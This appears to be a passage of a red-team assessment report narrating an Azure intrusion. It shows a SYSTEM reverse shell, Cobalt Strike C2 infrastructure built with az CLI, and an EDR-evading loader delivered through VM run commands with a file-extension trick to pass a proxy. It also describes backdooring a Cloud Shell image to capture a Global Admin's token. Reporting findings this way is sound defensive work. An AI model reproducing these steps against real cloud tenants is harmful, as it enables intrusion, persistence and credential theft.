
```
PS C:\Packages\Plugins\Microsoft.[redacted]\1.1.15\Downloads> whoami
nt authority\system
PS C:\Packages\Plugins\Microsoft.CPlat.[redacted]\1.1.15\Downloads> ls


    Directory: C:\Packages\Plugins\Microsoft.[redacted]\1.1.15\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          [redacted]                     57 script20.ps1
-a----                                         57 script21.ps1


PS C:\Packages\Plugins\Microsoft.[redacted]\1.1.15\Downloads>
```

Figure 60 - Command executed via reverse shell

But immediately after a few commands, the reverse shell was terminated because the machine had an EDR product installed, and the shell was detected.

WKL leveraged the privileges of **“[NAME]”** Service Principal that had the **“Contributor”** role assigned over **“[NAME]”** subscription to create a new Resource group and virtual machine for hosting the C2 (Cobalt Strike) Team Server.


WKL created a Resource Group named **“WKL_RG”**.



```
PS C:\> az group create --name WKL_RG --location [redacted]
{
  "id": "[redacted]",
  "location": "[redacted]",
  "managedBy": null,
  "name": "WKL_RG",
  "properties": {
    "provisioningState": "Succeeded"
  },
  "tags": null,
  "type": "Microsoft.Resources/resourceGroups"
}
```

Figure 61 - Created new Resource group


Then WKL created a virtual machine named **“wkl_vm_c2”.**



```
PS C:\> az vm create  --resource-group WKL_RG  --name wkl_vm_c2  --image Ubuntu2204   --size Standard
_B2ms   --admin-username [redacted]   --admin-password '[redacted]'   --location "[redacted]"
{
  "fqdns": "",
  "id": "[redacted]",
  "location": "[redacted]",
  "macAddress": "[redacted]",
  "powerState": "VM running",
  "privateIpAddress": "[redacted]",
  "publicIpAddress": "[redacted]",
  "resourceGroup": "WKL_RG",
  "zones": ""
}
PS C:\> |
```

Figure 62 - Created new virtual machine


Then, the DNS settings were modified in the VNET to point the machine to the internal DNS server.



```
PS C:\> az network vnet update --name wkl_vm_c2VNET --resource-group WKL_RG --dns-servers [redacted] ,
[redacted]
{
  "addressSpace": {
    "addressPrefixes": [
      "[redacted]"
    ]
  },
  "dhcpOptions": {
    "dnsServers": [
      "[redacted]",
      "[redacted]"
    ]
  },
  "enableDdosProtection": false,
  "etag": "[redacted]"",
  "id": "[redacted]",

  "location": "[redacted]",
  "name": "wkl_vm_c2VNET",
  "provisioningState": "Succeeded",
  "resourceGroup": "WKL_RG",
  "resourceGuid": "[redacted]",
  "subnets": [
    {
      "addressPrefix": "[redacted]",
      "delegations": [],
      "etag": "[redacted]",
      "id": "[redacted]",

      "ipConfigurations": [
        {
          "id": "[redacted]",

          "resourceGroup": "WKL_RG"
        }
      ],
      "name": "wkl_vm_c2Subnet",
      "privateEndpointNetworkPolicies": "Disabled",
      "privateLinkServiceNetworkPolicies": "Enabled",
      "provisioningState": "Succeeded",
      "resourceGroup": "WKL_RG",
      "type": "Microsoft.Network/virtualNetworks/subnets"
    }
  ],
  "tags": {},
  "type": "Microsoft.Network/virtualNetworks",
  "virtualNetworkPeerings": []
}
```

Figure 63 - Configured DNS settings on the virtual machine

WKL then opened HTTP & HTTPS service ports on the virtual machine by modifying the [NAME] Group.




```
PS C:\> az network nsg rule create  --resource-group WKL_RG     --nsg-name  wkl_vm_c2NSG
ion Inbound    --source-address-prefix "*"    --source-port-range "*"    --destination-addres
  --access Allow    --protocol Tcp    --description "Allow HTTP traffic"
{
  "access": "Allow",
  "description": "Allow HTTP traffic",
  "destinationAddressPrefix": "*",
  "destinationAddressPrefixes": [],
  "destinationPortRanges": [
    "80",
    "443"
  ],
  "direction": "Inbound",
  "etag": "[redacted]",
  "id": "[redacted]",
  "name": "httpservices",
  "priority": 100,
  "protocol": "Tcp",
  "provisioningState": "Succeeded",
  "resourceGroup": "WKL_RG",
  "sourceAddressPrefix": "*",
  "sourceAddressPrefixes": [],
  "sourcePortRange": "*",
  "sourcePortRanges": [],
  "type": "[redacted]"
}
```

Figure 64 - Open HTTP & HTTPS ports on the virtual machine

Once the VM setup was complete, the process of installing the C2 (Cobalt Strike) Team Server began. WKL created a customized loader for loading the Cobalt Strike Shellcode that would not trigger any alerts in [EDR].


While trying to download the loader on the target machine, a [TOOL NAME] proxy error that blocks the download of .exe files was observed.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript


Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : r internet use policy.
Need help? Contact our support team at [redacted]
Your organization has selected [redacted] to protect you from internet threats.
var url - "[redacted]";
checkQuarantineStatus(url);
function checkQuarantineStatus(fileURL){
var FIVE_SECONDS - 1000*5;
var TWO_HALF_MINUTES = 1000*60*2.5;
var FIVE_MINUTES - 1000*60*5;
var TEN_MINUTES = 1000*60*10;
var ELEVEN_MINUTES - 1000*60*11;
var THIRTY_SECONDS = 1000*30;
var TWO_HOURS - 1000*60*60*2;
var refreshTimes = [
FIVE_SECONDS, FIVE_MINUTES,
FIVE_SECONDS, TWO_HALF_MINUTES,
FIVE_SECONDS, TWO_HALF_MINUTES,
FIVE_SECONDS, FIVE_MINUTES,
FIVE_SECONDS, FIVE_MINUTES,
FIVE_SECONDS, ELEVEN_MINUTES];
var refreshTimeNoLocalStorage = THIRTY_SECONDS;
var globalKey - '__smt__';
var expirationDuration = TWO_HOURS; // 1000 * 60 * 60 * 2
var globalObj - setupGlobalObj();
try {
localStorage.setItem('__test_localStorage__', '__test_localStorage__');
localStorage.removeItem('__test_localStorage__');
```

Figure 65 - Failed to download the malicious loader


WKL removed the file extension and then downloaded the file on the target server.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScrip


Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Figure 66 - Downloaded our C2 loaded and written to the disk


Once the file was downloaded, it was renamed and listed on the target machine.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript" -ScriptSt

Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :     Directory: C:\Users\Public

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        [redacted]                          Documents
d-r---                                            Downloads
d-r---                                            Music
d-r---                                            Pictures
d-r---                                            Videos
d-----                             [redacted]
-a----
-a----

Value[1]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Figure 67 - Renamed our C2 loader file present on the disk


Then WKL executed the malicious file.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript" -ScriptSt

Value[0]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Value[1]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Figure 68 - Executed the C2 loader to get the callback

The screenshot below shows a call back was received on the Cobalt Strike C2 instance.



```
[redacted]   [redacted]   http   SYSTEM *   [redacted]   MicrosoftEdgeUpda...[redacted]   x64   24s   30 seconds (20% jitter)
```


Figure 69 - Callback on our C2 instance

WKL was unable to get the output of any commands from the callbacks. The callback worked correctly, but most likely the output was not properly received due to [TOOL NAME] implementation.

Backdoored Cloud Shell Image

WKL managed to gain access to the **"[NAME]"** service principal that has owner rights on the Subscription named **"[NAME]"**.

The subscription contained a Storage Account name **"[NAME]"** in the cloud shell image of the user account **"[NAME]"**. The user is eligible for multiple high privilege roles in Entra ID (Azure).




Role	Principal name	Scope	Membership
Identity Governance Administrator	[redacted]	Directory	Direct
Global Administrator	[redacted]	Directory	Group
Compliance Administrator	[redacted]	Directory	Group
Security Reader	[redacted]	Directory	Group
Security Administrator	[redacted]	Directory	Group
Privileged Role Administrator	[redacted]	Directory	Group
Cloud Application Administrator	[redacted]	Directory	Group
Privileged Authentication Administra...	[redacted]	Directory	Group
Teams Administrator	[redacted]	Directory	Group
Global Reader	[redacted]	Directory	Group

Figure 70 - Eligible roles assigned to [ACCOUNT NAME]

Since the user was eligible for multiple high privileges roles in Entra ID (Azure), we deployed a backdoor in the Cloud Shell image and updated the image file so that, whenever the user connects to the Cloud Shell, WKL received the complete Azure profile folder access of the user. The Azure profile contains the token for the user that will allow the Global Admin role to be activated and the privileges gained. But the user never accessed the Cloud Shell post, the backdoor was deployed and WKL did not receive the Azure profile folder.

